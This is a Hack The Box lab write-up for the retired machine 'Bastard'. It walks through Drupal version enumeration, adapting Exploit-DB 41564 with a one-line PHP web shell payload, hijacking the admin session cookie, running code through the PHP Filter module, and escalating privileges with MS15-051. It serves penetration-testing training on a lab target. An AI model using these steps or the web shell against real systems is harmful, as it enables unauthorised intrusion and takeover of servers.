


Bastard

14th October 2017 / Document No D17.100.20

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Medium

Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

Bastard is not overly challenging, however it requires some knowledge of PHP in order to modify and use the proof of concept required for initial entry. This machine demonstrates the potential severity of vulnerabilities in content management systems.

Skills Required

- Basic knowledge of Windows
- Basic knowledge of PHP
- Enumerating ports and services


Skills Learned

- Enumerating CMS versions
- Exploit modification
- Basic Windows privilege escalation techniques

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Enumeration

Nmap



Nmap reveals an IIS server as well as Windows RPC. The IIS server is running a copy of Drupal.

Drupal

The Drupal version can be enumerated by browsing to **10.10.10.9/CHANGELOG.txt**

```
Drupal 7.54, 2017-02-01
-----------------------
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
```

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Exploitation


Exploit: https://www.exploit-db.com/exploits/41564/

A bit of searching finds **Exploit-DB 41564**, which exploits a remote code execution vulnerability in Drupal 7.x. The exploit requires a few small modifications to run successfully. There is a syntax error on line 16 as well as line 71. The variables that must be modified are **url**, **endpoint_path**, **flename** and **data**. The endpoint URL can easily be enumerated by fuzzing.

```
$url = 'http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'writeup.php',
    'data' => '<?php echo(system($_GET["cmd"])); ?>'
];
```

Running the exploit will create the specified PHP file as well as generate **user.json** and **session.json** locally. The session file contains valid cookie data for the Drupal admin user, and it is possible to directly paste PHP code into a new Drupal module. Logging in as the admin user is fairly simple and can be achieved by creating a new cookie



PHP execution can be achieved by enabling the **PHP Filter** module on the **Modules** page. Afterwards, simply browse to **Add content** then to **Article**. Pasting PHP into the article body, changing the **Text format** to **PHP code** and then clicking on **Preview** allows for easy code execution.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

Exploit: https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051

As the target is a fresh install of Windows Server 2008, it is fairly easy to exploit. No service packs or hotfixes have been installed. A bit of research reveals quite a few potential exploits, however the most reliable is **MS15-051**.

Using the 64-bit version of the exploit is trivial. Simply upload the executable to the target and run it with the command **ms15-051x64.exe whoami**.

The flags can be obtained from **C:\Users\dimitris\Desktop\user.txt** and **C:\Users\Administrator\Desktop\root.txt**